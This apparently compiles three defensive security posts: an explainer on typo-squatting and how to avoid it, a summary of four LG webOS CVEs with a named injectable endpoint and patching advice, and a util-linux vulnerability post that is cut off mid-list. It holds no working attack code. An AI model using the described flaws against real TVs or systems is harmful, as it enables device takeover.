Typo-squatting's effectiveness lies in its straightforwardness and the natural trust users place in familiar websites. The strategy capitalizes on human error and the nuances of web design to deceive even the most cautious individuals. Here's a more detailed look at the factors that contribute to the success of typo-squatting attacks:

Human Psychology:

Users often do not scrutinize URLs closely, especially when they are in a hurry or under stress. This psychological tendency to overlook minor details works in favor of typo-squatters. People are accustomed to relying on visual cues rather than meticulously verifying web addresses. If a website looks right and behaves as expected, users typically assume it is legitimate. This makes them vulnerable to subtle deviations in URL spelling, especially if they are minor and not immediately noticeable.

Sophisticated Spoofs:

Today's cybercriminals have become adept at creating highly sophisticated spoof websites. These sites often mimic the design, layout, and functionality of legitimate websites to a startling degree. Additionally, the use of SSL certificates (indicated by the padlock icon in the browser's address bar) gives these fake sites an added layer of credibility. The presence of HTTPS and the familiar padlock icon reassures users that the site is secure, making them less likely to question its authenticity. This combination of visual authenticity and security indicators makes it incredibly challenging for users to distinguish between genuine and fraudulent sites.

Lack of Awareness:

Many internet users are unaware of typo-squatting and its associated risks. This lack of awareness means they do not take the necessary precautions when typing URLs or clicking on links. Users may not know to look out for subtle differences in web addresses or the importance of verifying the legitimacy of a site before entering sensitive information. Without education on these risks, users are more likely to fall prey to typo-squatting attacks. Furthermore, even those who are aware of the concept may not always remember to apply this knowledge in their daily online activities.

How to Stay Safe from Typo-Squatting?

Preventing typo-squatting attacks necessitates a multi-faceted strategy that integrates user awareness, technical safeguards, proactive business measures, and legal and regulatory interventions. Each of these components plays a crucial role in fortifying defenses against this pervasive cyber threat. Let's explore these approaches in more detail:

4 Ways To Avoid Typosquatting Scams

Type Carefully,
and Double-Check
URLs Before Clicking



Look for the Lock

Don't Click on
Links in Unsolicited
Messages



Delete Suspicious
Messages Immediately

User awareness and education: Building a culture of security starts with the individual. Here's how we can empower users to recognize and avoid typo-squatting threats:

1.Attention to detail: Encourage users to adopt the habit of meticulously checking URLs before entering sensitive information. This small step can significantly reduce the risk of falling for typo-squatting schemes. Visual aids, like infographics, can be used in training sessions to illustrate common types of URL manipulations and errors.

2.Suspicious Links: Educate users about the dangers of clicking on links from unknown or untrusted sources, especially in emails, social media messages, or online ads. Interactive training modules that simulate phishing attempts can help users learn to identify and avoid suspicious links in a safe, controlled environment.

Technical Safeguards: Leveraging technology to guard against typo-squatting is essential. Here's how technical tools can bolster your defense:

1.DNS Filtering: Implement DNS filtering solutions that automatically block access to known malicious and typo-squatted domains. This technology can act as a first line of defense by preventing users from even reaching harmful sites. Regular updates to the filtering database ensure that it remains effective against new threats.

2.Browser Extensions: Utilize browser extensions designed to detect and warn users about suspicious or fraudulent websites. These tools can provide real-time alerts and suggestions for safer browsing practices. Make sure these extensions are easy to install and user-friendly to encourage widespread adoption.

3.Anti-Phishing Tools: Deploy comprehensive anti-phishing solutions that analyze various indicators of malicious activity, such as unusual URL patterns and fake SSL certificates. Advanced tools can also use machine learning to adapt to new phishing strategies and offer robust protection.

Proactive Measures by Businesses: Organizations must take proactive steps to protect their digital assets and their users.

1.Domain Monitoring: Regularly monitor the internet for domains that closely resemble your business's domain. Automated monitoring tools can scan for and alert you to potential typo-squatted domains, allowing you to take swift action.

2.Two-Factor Authentication (2FA): Encourage the adoption of 2FA for user accounts. This adds an extra layer of security, making it harder for attackers to gain access even if they have obtained login credentials through typo-squatting sites.

3.SSL Certificates: Ensure your website uses SSL certificates and encourage users to look for HTTPS as a trust indicator. Regularly educate your audience on the importance of this security feature.


Well, in order to avoid all the fake sites, suspicious links, and other things, We can easily verify whether the site is trustworthy or not by using the following steps;

"One of my all-time favorite pranks was gaining unauthorized access to the telephone switch and changing the class of service of a fellow phone phreak. When he'd attempt to make a call from home, he'd get a message telling him to deposit a dime, because the telephone company switch received input that indicated he was calling from a pay phone." -Kevin Mitnick

5 More Signs of Trustworthy Sites



A Website Checker Identifies No Issues



The Written Copy and Design Looks and Functions Well



There Are Few (Or No) Pop-Ups



Your Browser Lets You Navigate to a Site With No Warnings



Web Security Tools Say the Site Is Safe

Staying safe from typo-squatting requires a comprehensive approach that involves educating users, implementing robust technical safeguards, proactive business practices, and leveraging legal and regulatory frameworks. By fostering awareness, employing the right technologies, and taking proactive steps, both individuals and organizations can significantly reduce the risk of falling victim to typo-squatting attacks. Continuous vigilance and adaptation to new threats are key to maintaining a secure digital environment.

Typo-squatting remains a potent threat in the cybersecurity landscape, exploiting human error to facilitate various malicious activities. As the digital world continues to expand, the sophistication and frequency of these attacks are likely to increase. Understanding the mechanisms and implications of typo-squatting is essential for individuals and organizations to effectively mitigate the associated risks.

To combat this deceptively simple yet highly effective form of cyberattack, a multi-faceted approach is required. Continuous education is vital to raise awareness about the nature of typo-squatting and to instill vigilance in users. Technical safeguards, such as DNS filtering, browser extensions, and anti-phishing tools, provide an additional layer of defense by identifying and blocking malicious domains. Proactive measures by businesses, including domain monitoring, registering variations, and public awareness campaigns, further enhance security. Moreover, leveraging legal

and regulatory frameworks ensures that there are robust mechanisms to take down infringing domains and hold malicious actors accountable. By combining these strategies, we can create a resilient defense against typo-squatting. Continuous vigilance and proactive measures are crucial to maintaining security in an ever-evolving digital environment. Together, we can protect our online identities and assets from the pervasive threat of typo-squatting.

LG WebOS vulnerabilities

VULNERABILITY FOR BEGINNERS

Smart TVs have become an integral part of our homes, offering entertainment, convenience, and connectivity. However, recent findings reveal that certain LG smart TVs are susceptible to security flaws that could compromise user privacy and control. In this article, we'll explore the vulnerabilities, their impact, and steps users can take to protect their devices.



The Vulnerabilities

1.CVE-2023-6317: Authorization Bypass



This vulnerability allows an attacker to add an extra user to the TV set, bypassing the authorization mechanism.

Even though the vulnerable service is intended for local area network (LAN) access only, over 91,000 devices expose this service to the Internet.

Affected models include LG43UM7000PLA, OLED55CXPUA, OLED48C1PUB, and OLED55A23LA running specific webOS versions.

2.CVE-2023-6318: Privilege Escalation



Once an attacker gains unauthorized access, this vulnerability allows them to elevate their privileges to root level.

With root access, the attacker gains full control over the device, potentially compromising user d-

ata and settings.


3.CVE-2023-6319: Music Lyrics Library Manipulation

This vulnerability enables the injection of OS commands by manipulating the music lyrics library.

An attacker could exploit this to execute arbitrary commands on the TV.

Image (authenticated command injection)

4.CVE-2023-6320: Authenticated Command Injection



By manipulating the `com.webos.service.connectionmanager/tv/setVlanStaticAddress` application interface, an attacker can inject authenticated commands.

This could lead to further compromise and unauthorized actions.

Impact and Mitigation

Device Exposure: Approximately 91,000 LG smart TVs worldwide are vulnerable to these flaws, with the majority located in South Korea, Hong Kong, the US, Sweden, and Finland.

Unauthorized Control: Attackers can gain root access, manipulate settings, and potentially take over the entire device.

Security Updates: LG has released security updates to address these vulnerabilities. Users should check for updates in the TV's settings menu under "Software Update."

Protecting Your LG Smart TV

1.Update Immediately: If you own an affected LG smart TV, follow these steps:
Go to "Settings."

Navigate to "Support" and select "Software Update."

Click on "Check for Update" to ensure you have the latest security patches.

2.Network Segmentation: Isolate your smart TV from the broader Internet by placing it on a separate network segment (VLAN).

This reduces exposure to external threats.

3.Regular Security Checks: Periodically review your TV's security settings and update firmware as needed.

Conclusion

As technology evolves, so do the risks. By staying informed and taking proactive steps, users can safeguard their LG smart TVs against potential attacks. Remember to prioritize security and enjoy your entertainment without compromising your privacy.


In summary, LG smart TVs face critical vulnerabilities, but timely updates and security-conscious practices can help users protect their devices. Stay vigilant, and keep your smart TV secure.

Util-linux vulnerability

VULNERABILITY FOR BEGINNERS


Util-linux, as you may know, is a crucial collection of utilities for Linux systems, providing essential functionalities. However, like any software, it is not immune to security flaws. In this article, we'll explore common vulnerabilities, their impact, and mitigation strategies.

util-linux



Understanding Vulnerabilities in util-linux

1.Buffer Overflows:



Buffer overflows occur when a program writes beyond the bounds of an allocated buffer. In util-linux, certain utilities that handle input data (e.g., fdisk, partx) are susceptible. Impact: Attackers can exploit these overflows to execute arbitrary code or crash the utility. Mitigation: Regular code audits, input validation, and secure coding practices.

2.Privilege Escalation:



